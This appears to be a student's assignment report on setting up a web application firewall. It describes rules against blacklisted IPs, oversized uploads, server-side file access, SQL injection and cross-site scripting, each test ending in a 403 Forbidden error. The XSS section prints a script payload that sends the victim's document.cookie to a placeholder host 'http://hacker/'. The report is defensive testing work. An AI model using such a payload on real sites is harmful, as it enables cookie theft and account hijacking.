


# Assignment 10: Web Application Firewall

## Attack Vector 1: Blacklisting unauthorized IP addresses

**Why did you choose this specific attack vector:** There are always a few blacklisted IP-addresses which are blocked for spamming resources. We need to prevent this IP addresses from accessing our resources and avoiding misuse. Before installing Web Application Firewall, all the IP addresses were able to access our web application and utilize all our resources.

### **Testing:**

Try to access the web application from your IP addresses via the domain.



[Download file from this page](#)

### **Result:**

After setting up the WAF rules, the IP address is now blacklisted and can no longer access the web application and throws a “403 Forbidden” error.



## Attack Vector 2: Size constraints when uploading larger attachments in transactions

### Why did you choose this specific attack vector:


Sometimes users are unaware of the file size limit while uploading a particular attachment that can slow down or cause the application to malfunction. Hence, to prevent this we can setup rules that limit the size of the attachments so that users are compelled to attach the attachments within the given size limit. We have handled this by considering the request body size restrictions

### Testing:

Trying to upload the image of size 34.5MB for our attachment

### Result:


Tried attaching a file that was greater than 200 bytes which throws a Forbidden error.



## Attack Vector 3: Server-Side File Access

### Why did you choose this specific attack vector?

At times, attackers come to know the folder structure, or they know the path to a specific file then they want to access the other files available in the directory which may disclose the other important files, log files, credit card information of users of our application. Thus, we need to stop user from accessing files from server side.




### Result:

Tried accessing README.txt from server side which throws a Forbidden error.

## Attack Vector 4: SQL Injection

### Why did you choose this specific attack vector?

At times, attackers try to run SQL queries at different places of the application like authentication headers, URI, cookies which may disclose the html code of the application or which may directly affect the database like they can alter the database or completely delete the database. So, we need to protect our web application from such access requests and hide our database and code.




### Result:

Tried executing an SQL query from authorization header which throws a Forbidden error.

## Attack Vector 5: XSS Cross site scripting

### Why did you choose this specific attack vector?

Web applications take data from users and dynamically include it in web pages without first properly validating the data. XSS vulnerabilities allow an attacker to execute arbitrary commands and display arbitrary content in a victim user's browser. A successful XSS attack leads to an attacker controlling the victim's browser or account on the vulnerable web application.



### Testing:

`<SCRIPT>var+img=new+Image(img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>`

### Result:

Tried appending the above script with the uri of the application which throws a Forbidden error.